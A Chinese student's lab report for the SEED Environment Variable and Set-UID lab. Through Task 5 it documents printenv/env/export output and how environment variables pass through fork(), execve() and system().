# 第一次实验

**姓名：** 林一帆

**学号：** 57119114


**报告日期：** 2021.7.6

**实验内容：** Environment Variable and Set-UID Program Lab

**实验过程:**


## Task 1: Manipulating Environment Variables

使用 printenv 指令来查看并打印环境变量。




```
[07/06/21]seed@VM:~$ printenv
SHELL=/bin/bash
SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/4462,unix/VM:/tmp/.ICE-unix/4462
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ub
SSH_AUTH_SOCK=/run/user/100          g/ssh
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
SSH_AGENT_PID=2060
GTK_MODULES=gail:atk-bridge
PWD=/home/seed
LOGNAME=seed
XDG_SESSION_DESKTOP=ubuntu
XDG_SESSION_TYPE=x11
GPG_AGENT_INFO=/run/user/1000/gnupg/S.gpg-agent:0:1
XAUTHORITY=/run/user/1000/gdm/Xauthority
IM_CONFIG_CHECK_ENV=1
GJS_DEBUG_TOPICS=JS_ERROR;JS_LOG
```

同样也可以通过 env 指令来查看并打印。




```
[07/06/21]seed@VM:~$ env
SHELL=/bin/bash
SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/4462,unix/VM:/tmp/.ICE-unix/4462
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
SSH_AGENT_PID=2060
GTK_MODULES=gail:atk-bridge
```

使用 printenv PWD 或者 env | grep PWD 的方式来查看并打印特定的环境变量（本次实验选择了 PWD）




```
[07/06/21]seed@VM:~$ printenv PWD
/home/seed
[07/06/21]seed@VM:~$ env | grep PWD
PWD=/home/seed
```

通过使用 export 指令列出当前 shell 赋予程序的所有环境变量



```
[07/06/21]seed@VM:~$ export
declare -x COLORTERM="truecolor"
declare -x DBUS_SESSION_BUS_ADDRESS="unix:path=/run/user/1000/bus"
declare -x DESKTOP_SESSION="ubuntu"
declare -x DISPLAY=":1"
declare -x GDMSESSION="ubuntu"
declare -x GJS_DEBUG_OUTPUT="stderr"
declare -x GJS_DEBUG_TOPICS="JS ERROR;JS LOG"
declare -x GNOME_DESKTOP_SESSION_ID="this-is-deprecated"
declare -x GNOME_SHELL_SESSION_MODE="ubuntu"
declare -x GNOME_TERMINAL_SCREEN="/org/gnome/Terminal/screen/da0e09d0_c7d9_4ba4_93ca_30a51a
7db6e5"
declare -x GNOME_TERMINAL_SERVICE=":1.84"
declare -x GPG_AGENT_INFO="/run/user/1000/gnupg/S.gpg-agent:0:1"
declare -x GTK_MODULES="gail:atk-bridge"
declare -x HOME="/home/seed"
```

通过 unset 命令来删除某个环境变量




```
[07/06/21]seed@VM:~$ unset PWD
[07/06/21]seed@VM:~$ printenv PWD
[07/06/21]seed@VM:~$
```

## Task 2: Passing Environment Variables from Parent Process to Child Process


该任务想通过查看 fork()说明来探究父进程的环境变量是否被子进程所继承

输入给定的程序并编译




```
[07/06/21]seed@VM:~$ cd Desktop/Lab1
[07/06/21]seed@VM:~/.../Lab1$ gcc -o task2 task2.c
[07/06/21]seed@VM:~/.../Lab1$
```

运行后的结果




```
SHELL=/bin/bash
SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/4462,unix/VM:/tmp/.ICE-unix/4462
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
SSH_AGENT_PID=2060
GTK_MODULES=gail:atk-bridge
PWD=/home/seed/Desktop/Lab1
LOGNAME=seed
XDG_SESSION_DESKTOP=ubuntu
XDG_SESSION_TYPE=x11
GPG_AGENT_INFO=/run/user/1000/gnupg/S.gpg-agent:0:1
XAUTHORITY=/run/user/1000/gdm/Xauthority
IM_CONFIG_CHECK_ENV=1
                                                         1,1           Top
```

对代码进行修改，然后重新编译运行，运行后的结果如下



```
SHELL=/bin/bash
SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/4462,unix/VM:/tmp/.ICE-unix/4462
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
SSH_AGENT_PID=2060
GTK_MODULES=gail:atk-bridge
PWD=/home/seed/Desktop/Lab1
LOGNAME=seed
XDG_SESSION_DESKTOP=ubuntu
XDG_SESSION_TYPE=x11
GPG_AGENT_INFO=/run/user/1000/gnupg/S.gpg-agent:0:1
```

对比两个输出结果发现除了文件名以外有两个地方不同




```
[07/06/21]seed@VM:~/.../Lab1$ diff file1 file2
30c30
< GNOME_TERMINAL_SCREEN=/org/gnome/Terminal/screen/9dda5750_0390_4a32_95bb_f458078225e3
---
> GNOME_TERMINAL_SCREEN=/org/gnome/Terminal/screen/4a7102e8_37b2_4045_bd58_c7aaeff77c0f
39c39
< GNOME_TERMINAL_SERVICE=:1.111
---
> GNOME_TERMINAL_SERVICE=:1.124
50c50
< _=./task2
---
> _=./Task2
[07/06/21]seed@VM:~/.../Lab1$
```

## Task 3: Environment Variables and execve()


该任务想通过 execve() 来探究新进程是否会自动继承环境变量

输入代码并编译，运行结果如下所示



```
[07/06/21]seed@VM:~$ cd Desktop/Lab1
[07/06/21]seed@VM:~/.../Lab1$ gcc -o task3 task3.c
[07/06/21]seed@VM:~/.../Lab1$ task3
[07/06/21]seed@VM:~/.../Lab1$
```

更改 execve 后的代码，编译并后重新运行，运行结果如下所示




```
[07/06/21]seed@VM:~/.../Lab1$ Task3
SHELL=/bin/bash
SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/4462,unix/VM:/tmp/.ICE-unix/4462
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
SSH_AGENT_PID=2060
GTK_MODULES=gail:atk-bridge
PWD=/home/seed/Desktop/Lab1
LOGNAME=seed
XDG_SESSION_DESKTOP=ubuntu
XDG_SESSION_TYPE=x11
```

结果分析：我认为新进程是通过创建新进程时，输入环境变量来获取的。

## Task 4: Environment Variables and system()


该任务使用 system() 函数，来验证其传递环境变量的方式

输入代码编译并运行，运行结果如下所示




```
[07/06/21]seed@VM:~/.../Lab1$ task4
GJS_DEBUG_TOPICS=JS ERROR;JS LOG
LESSOPEN=| /usr/bin/lesspipe %s
USER=seed
SSH_AGENT_PID=2060
XDG_SESSION_TYPE=x11
SHLVL=1
HOME=/home/seed
```

通过 man system，我发现在执行 system(“/usr/bin/env”)时，实际上是通过调用“/bin/sh -c command”命令来执行 command 的



```
SYSTEM(3)                  Linux Programmer's Manual                 SYSTEM(3)

NAME
       system - execute a shell command

SYNOPSIS
       #include <stdlib.h>

       int system(const char *command);

DESCRIPTION
       The  system()  library  function uses fork(2) to create a child process that exe-
       cutes the shell command specified in command using execl(3) as follows:

           execl("/bin/sh", "sh", "-c", command, (char *) NULL);

       system() returns after the command has been completed.

       During execution of the command, SIGCHLD will be blocked, and SIGINT and  SIGQUIT
       will be ignored, in the process that calls system().  (These signals will be han-
```


所以我直接执行/bin/sh -c /usr/bin/env 可以发现得到了同样的结果，因此，我认为使用 system()，调用进程的环境变量被传递给新的程序/bin/sh 这一结论成立。



```
[07/06/21]seed@VM:~$ /bin/sh -c /usr/bin/env
GJS_DEBUG_TOPICS=JS ERROR;JS LOG
LESSOPEN=| /usr/bin/lesspipe %s
USER=seed
SSH_AGENT_PID=2060
XDG_SESSION_TYPE=x11
SHLVL=1
HOME=/home/seed
DESKTOP_SESSION=ubuntu
GNOME_SHELL_SESSION_MODE=ubuntu
GTK_MODULES=gail:atk-bridge
MANAGERPID=1849
IM_CONFIG_CHECK_ENV=1
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus
COLORTERM=truecolor
IM_CONFIG_PHASE=1
LOGNAME=seed
```


## Task 5: Environment Variable and Set-UID Programs

首先打印当前进程的全部环境变量，输出结果




```
[07/06/21]seed@VM:~/.../Lab1$ task5
SHELL=/bin/bash
SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/4462,unix/VM:/tmp/.ICE-unix/4462
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
SSH_AGENT_PID=2060
GTK_MODULES=gail:atk-bridge
PWD=/home/seed/Desktop/Lab1
LOGNAME=seed
XDG_SESSION_DESKTOP=ubuntu
```

将该程序所有权更改为 root 使其成为特权程序。



